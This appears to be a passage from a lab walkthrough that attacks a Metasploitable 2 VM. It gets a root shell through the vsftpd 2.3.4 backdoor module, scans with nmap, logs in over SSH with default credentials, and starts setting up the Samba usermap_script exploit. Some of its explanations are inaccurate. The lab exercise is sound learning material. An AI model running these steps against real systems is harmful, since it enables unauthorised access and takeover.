
We can perform the Linux commands in here.



```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 10.0.2.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.0.2.4:21 - USER: 331 Please specify the password.
[+] 10.0.2.4:21 - Backdoor service has been spawned, handling...
[+] 10.0.2.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (10.0.2.15:34179 → 10.0.2.4:6200) at 2020-11-17 00:28:32 -0500

█
```

We can use the Linux commands to do our stuff on our target machine.

e.g. here, “ls” command is used to list out the files and we can do anything to the files, we can even create new files, etc




```
[*] Command shell session 1 opened (10.0.2.15:34179 → 10.0.2.4:6200) at 2020-11-17 00:28:32 -0500

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
█
```

HACKING WEB SERVERS

Metasploitable is going to act as the web server:

When we enter its ip address in the browser we can access it as a server

So, this means there is no security anyone can login into the server



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```

- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

NEW TERM ALERT:


WHAT IS SSH?

SSH (SSH client) is a program used for logging into a remote machine and for executing commands on a remote machine. It is intended to provide secure encrypted communications between two untrusted hosts over an insecure network. The default port for Secure Shell (SSH) is port 22. It listens for the incoming connections on this port.

Because SSH provides remote access into systems, it is critical that access be tracked and controlled. Since many organizations do not have centralized oversight and control of SSH, the risk of unauthorized access is increasing.

SSH Is essentially a secure shell which means we can connect to the server (in our case Metasploitable 2) granted we know the username and password

Doing the nmap scan: the ssh port is open




```
msf5 > nmap -F -sV 10.0.2.4
[*] exec: nmap -F -sV 10.0.2.4

Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-17 00:54 EST
Nmap scan report for 10.0.2.4
Host is up (0.00050s latency).
Not shown: 82 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell?
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
MAC Address: 08:00:27:AA:6B:0F (Oracle VirtualBox virtual NIC)
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 58.60 seconds
msf5 > 
```


Connecting to the ssh port of the target machine

(For this we need to know the RSA key: the password of the target machine as stated before)

After executing the above command, we are in the metasploitable machine: we can list the files, and view ip address, etc




```
msf5 > ssh msfadmin@10.0.2.4
[*] exec: ssh msfadmin@10.0.2.4

The authenticity of host '10.0.2.4 (10.0.2.4)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.0.2.4' (RSA) to the list of known hosts.
msfadmin@10.0.2.4's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Tue Nov 17 00:47:49 2020
msfadmin@metasploitable:~$ 
```



```
msfadmin@metasploitable:~$ ls
vulnerable
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:aa:6b:0f
          inet addr:10.0.2.4  Bcast:10.0.2.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:feaa:6b0f/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:717 errors:0 dropped:0 overruns:0 frame:0
          TX packets:692 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:68458 (66.8 KB)  TX bytes:67220 (65.6 KB)
          Base address:0×d020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:202 errors:0 dropped:0 overruns:0 frame:0
          TX packets:202 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:73089 (71.3 KB)  TX bytes:73089 (71.3 KB)

msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ uname -r
2.6.24-16-server
msfadmin@metasploitable:~$ █
```

To close out the connection



```
msfadmin@metasploitable:~$ logout
Connection to 10.0.2.4 closed.
msf5 > █
```

SAMBA COMMAND EXECUTIONS

Samba “username map script” Command execution

This module exploits a command execution vulnerability in Samba versions 3.0.20 through 3.0.25rc3 when using the non-default "username map script" configuration option. By specifying a username containing shell meta characters, attackers can execute arbitrary commands. No authentication is needed to exploit this vulnerability since this option is used to map usernames before authentication!

This exploit does not have a backdoor installed already, it’s pure vanilla, to exploit anything here we would need to use a payload because it does have a buffer overflow and the only way we use a buffer overflow is by using a payload.

(In our case we did not need to set the payload because it was already set)

NEW TERM ALERT!

What is buffer Overflow?

A buffer overflow condition exists when a program attempts to put more data in a buffer than it can hold or when a program attempts to put data in a memory area past a buffer.


Attackers use buffer overflows to corrupt the execution stack of a web application. By sending carefully crafted input to a web application, an attacker can cause the web application to execute arbitrary code – effectively taking over the machine

What is pure vanilla?

Something used without any customizations or no updates are applied to them.


So basically, the exploit that we are going to use in this case is pure and raw and no customisations are made to it.

Doing the nmap scan:




```
msf5 > nmap -F -sV 10.0.2.4
[*] exec: nmap -F -sV 10.0.2.4

Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-17 00:04 EST
Nmap scan report for 10.0.2.4
Host is up (0.00046s latency).
Not shown: 82 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
MAC Address: 08:00:27:AA:6B:0F (Oracle VirtualBox virtual NIC)
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.31 seconds
msf5 > █
```

Now to get the list of the exploits we will use the "search" command:




```
msf5 > search Samba smbd
```




```
iption
   -   ----                                                 ---------------  ----       -----  -----
------
   0   auxiliary/admin/smb/check_dir_file                                      normal     No     SMB S
canner Check File/Directory Utility
   1   auxiliary/admin/smb/samba_symlink_traversal                             normal     No     Samba
 Symlink Directory Traversal
   2   auxiliary/dos/samba/lsa_addprivs_heap                                   normal     No     Samba
 lsa_io_privilege_set Heap Overflow
   3   auxiliary/dos/samba/lsa_transnames_heap                                 normal     No     Samba
 lsa_io_trans_names Heap Overflow
   4   auxiliary/dos/samba/read_nttrans_ea_list                                normal     No     Samba
 read_nttrans_ea_list Integer Overflow
   5   auxiliary/scanner/rsync/modules_list                                    normal     No     List
Rsync Modules
   6   auxiliary/scanner/smb/smb_uninit_cred                                   normal     Yes    Samba
 _netr_ServerPasswordSet Uninitialized Credential State
   7   exploit/freebsd/samba/trans2open                     2003-04-07        great      No     Samba
 trans2open Overflow (*BSD x86)
   8   exploit/linux/samba/chain_reply                      2010-06-16        good       No     Samba
 chain_reply Memory Corruption (Linux x86)
   9   exploit/linux/samba/is_known_pipename                2017-03-24        excellent  Yes    Samba
 is_known_pipename() Arbitrary Module Load
   10  exploit/linux/samba/lsa_transnames_heap              2007-05-14        good       Yes    Samba
 lsa_io_trans_names Heap Overflow
   11  exploit/linux/samba/setinfopolicy_heap               2012-04-10        normal     Yes    Samba
 SetInformationPolicy AuditEventsInfo Heap Overflow
   12  exploit/linux/samba/trans2open                       2003-04-07        great      No     Samba
 trans2open Overflow (Linux x86)
   13  exploit/multi/samba/nttrans                          2003-04-07        average    No     Samba
 2.2.2 - 2.2.6 nttrans Buffer Overflow
   14  exploit/multi/samba/usermap_script                   2007-05-14        excellent  No     Samba
 "username map script" Command Execution
```

In this case we will be using the "username map script" exploit as stated before




```
msf5 > use exploit/multi/samba/usermap_script
msf5 exploit(multi/samba/usermap_script) > █
```

To set the options that are required for this exploit we will first list them out using the “show” command and then set the required fields using “set”




```
msf5 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), range CIDR identifier, or hosts file with
syntax 'file:<path>'
   RPORT   139              yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf5 exploit(multi/samba/usermap_script) > █
```

